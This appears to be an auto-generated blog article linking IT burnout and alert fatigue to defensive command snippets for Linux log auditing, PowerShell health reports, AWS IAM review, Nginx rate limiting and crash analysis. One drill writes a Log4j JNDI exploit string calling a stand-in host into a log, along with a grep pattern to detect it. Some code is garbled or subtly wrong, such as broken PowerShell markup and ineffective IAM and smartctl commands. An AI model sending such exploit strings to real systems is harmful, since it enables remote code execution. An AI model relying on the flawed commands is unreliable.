Listen to this Post
Introduction:

In an age where IT professionals, AI engineers, and cybersecurity experts are expected to maintain 24/7 vigilance, the line between technical resilience and human exhaustion has blurred. The LinkedIn post highlighting the paradox of maintaining “high spirits” while feeling “dead inside” is not just a commentary on corporate culture—it is a direct reflection of the cognitive load placed on those defending our digital infrastructure. As we automate security operations and push for continuous certification, we must analyze how the tools meant to protect us are contributing to a new form of digital burnout that threatens the very security they are designed to uphold.
Learning Objectives:
- Understand the correlation between alert fatigue in Security Operations Centers (SOC) and professional burnout.
- Learn how to automate routine security tasks using PowerShell and Python to reduce manual workload.
- Identify system indicators of user stress and inefficiency using Linux performance monitoring tools.
- Implement configuration changes in cloud environments to reduce noise and false positives.
You Should Know:
- The “Dead Inside” Phenomenon: Alert Fatigue in the SOC
The core concept behind the viral post is the emotional disconnect required to function in high-pressure environments. In cybersecurity, this manifests as “alert fatigue”—a state where the volume of notifications desensitizes analysts to potential threats.
Step‑by‑step guide: Auditing Your Alert Noise Level (Linux)
To understand if your team is overwhelmed, you must first quantify the noise. If you are managing a SIEM (Security Information and Event Management) instance on a Linux server, you can analyze log volumes to identify peak stress times.
 Count the number of critical alerts generated in the last 24 hours
sudo journalctl --since "24 hours ago" | grep -i "critical" | wc -l

Check for repeated failed login attempts (a common noisy indicator)
sudo grep "Failed password" /var/log/auth.log | awk '{print $1" "$2" "$3}' | uniq -c

Identify the top 10 most frequent log sources (to find the "loudest" tools)
sudo journalctl --since "24 hours ago" | awk '{print $5}' | sort | uniq -c | sort -nr | head -10
If the numbers are in the thousands, your analysts are likely drowning. The goal is to tune the rules to reduce this volume, allowing them to focus on quality over quantity.
2. Automating the Mundane: PowerShell for Digital Wellness
One way to combat the feeling of being “dead inside” from repetitive tasks is to automate them. Windows administrators can use PowerShell to handle routine health checks, freeing up mental energy for complex problem-solving.
Step‑by‑step guide: Automated System Health Reporter (Windows)
Create a script that gathers system vitals and emails them, removing the need to manually check servers.
 Create a script: HealthCheck.ps1
$ComputerName = $env:COMPUTERNAME
$Date = Get-Date
$CPU = (Get-Counter "\Processor(<em>Total)\% Processor Time").CounterSamples.CookedValue
$RAM = (Get-Counter "\Memory\Available MBytes").CounterSamples.CookedValue
$Disk = Get-WmiObject Win32_LogicalDisk -Filter "DeviceID='C:'" | Select-Object @{Name="FreeSpace(GB)";Expression={[bash]::Round($</em>.FreeSpace/1GB,2)}}

$Body = "System: $ComputerName `nDate: $Date `nCPU Usage: $CPU% <code>nAvailable RAM: $RAM MB</code>nC: Free Space: $($Disk.'FreeSpace(GB)') GB"

Send email (configure SMTP server)
Send-MailMessage -To "[email protected]" -From "[email protected]" -Subject "Daily Health Report - $ComputerName" -Body $Body -SmtpServer "smtp.office365.com" -Port 587 -UseSsl -Credential (Get-Credential)
Schedule this task in Task Scheduler to run daily. This reduces the cognitive load of manual checks.
3. Cloud Hardening: Reducing Complexity Overload in AWS
Complexity is the enemy of security and sanity. Overly complex cloud environments lead to “configuration fatigue.” Simplifying Identity and Access Management (IAM) can reduce the mental strain on engineers.
Step‑by‑step guide: Auditing IAM Roles with AWS CLI
Use the AWS CLI to identify unused or overly permissive roles that add unnecessary complexity.
 List all users and their last usage time to find dormant accounts
aws iam generate-service-last-accessed-details --arn arn:aws:iam::123456789012:user/ExampleUser

Get a list of policies that are overly permissive (check for "Action": "")
aws iam list-policies --scope Local --query 'Policies[?Arn!=<code>null</code>]' --output text

Check for unused access keys (older than 90 days)
aws iam list-access-keys --user-name ExampleUser
aws iam get-access-key-last-used --access-key-id AKIA...
By cleaning up these roles, you simplify the mental model of the cloud architecture, making it easier to secure and manage.
- API Security and Rate Limiting: Protecting the Human Element
When APIs fail or are abused, the incident response process creates panic and stress. Implementing proper rate limiting can prevent cascading failures that lead to burnout.
Step‑by‑step guide: Implementing Rate Limiting in Nginx
Configure your reverse proxy to handle traffic smoothly, preventing your team from having to fight fires caused by simple DDoS or scraping attempts.
 In your server block configuration (e.g., /etc/nginx/sites-available/default)
limit_req_zone $binary_remote_addr zone=mylimit:10m rate=10r/s;

server {
listen 80;
server_name api.undercode.test;

location / {
limit_req zone=mylimit burst=20 nodelay;
proxy_pass http://localhost:3000;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
}

Security headers to add
add_header X-Frame-Options "SAMEORIGIN" always;
add_header X-Content-Type-Options "nosniff" always;
}
After editing, test and reload: sudo nginx -t && sudo systemctl reload nginx. This creates a predictable environment, reducing the “surprise” factor that contributes to anxiety.
5. Vulnerability Exploitation: The Stress of the Unpatched
The knowledge that a critical vulnerability exists (like a zero-day) without a patch is a major contributor to feeling helpless. Understanding the exploitation mechanism helps in creating better virtual patches (like with ModSecurity).
Step‑by‑step guide: Simulating a Log4j (CVE-2021-44228) Detection
Understanding how these attacks work demystifies them. Using a lab environment, you can simulate the detection to train your team.
 Simulate a malicious LDAP request in the logs (for training purposes only!)
 This is a representation of what the exploit string looks like in access logs.
echo '2026-03-07 10:00:00 - User-Agent: ${jndi:ldap://malicious.undercode.test/a}' >> /var/log/nginx/access.log

Search for the exploit pattern to test your detection capabilities
sudo grep -E '\${jndi:(ldap|ldaps|rmi|dns|nis|iiop|corba|nds|http):' /var/log/nginx/access.log
By running these drills, the attack becomes a known variable rather than an existential threat.
- Forensic Analysis: Finding the Root Cause of System “Exhaustion”
Just as humans have logs (emails, posts), systems have logs. Investigating a system crash (the digital equivalent of “burning out”) requires forensic analysis.
Step‑by‑step guide: Linux Crash Analysis
When a server goes down, the stress on the admin team spikes. Proactive log analysis can prevent crashes.
 Check for Out of Memory (OOM) kills, which indicate system stress
sudo dmesg | grep -i "killed process"

Analyze the last few lines of the system log before a crash
 Assuming a crash occurred around 03:00 AM
sudo journalctl --since "03:00" --until "03:10" -u ssh.service -u cron.service --no-pager

Check disk health (a failing disk causes massive system lag)
sudo smartctl -a /dev/sda | grep -i "reallocated_sector_ct|pending_sector"
Understanding these logs allows an engineer to fix the root cause, not just reboot and hope—a major step toward professional satisfaction.
What Undercode Say:
- Automation is a Sanity Tool: The integration of AI and scripting (PowerShell, Bash) is not just about efficiency; it is a mental health imperative for IT staff. By automating the “noise,” we preserve human intellect for strategic defense.
- Security is a Human System: The LinkedIn sentiment reveals that technical controls alone are insufficient. A secure organization requires a culture that validates the psychological state of its defenders. Alert fatigue is a vulnerability that can be as critical as an unpatched server.
- The Paradox of Visibility: While certifications and skills (like the 57 mentioned in the user’s profile) build technical walls, they can also build mental walls. The “dead inside” feeling is often the result of seeing too many threats and feeling unable to stop them all. Effective cybersecurity must include “scope management”—defining what you cannot protect to focus on what you must.
Prediction:
The next evolution of cybersecurity tools will shift from pure threat detection to “cognitive load management.” We will see the rise of AI co-pilots specifically designed to triage not just threats, but the urgency of notifications sent to human analysts. Future SIEMs will feature “burnout risk scores” for teams, automatically adjusting alert thresholds based on team workload and time of day. The market will move toward “quiet security”—systems that are so robust and self-healing that the human operator is only notified when their unique creativity and intuition are truly required, preserving their mental energy for the battles that matter.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ganviraditi The – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


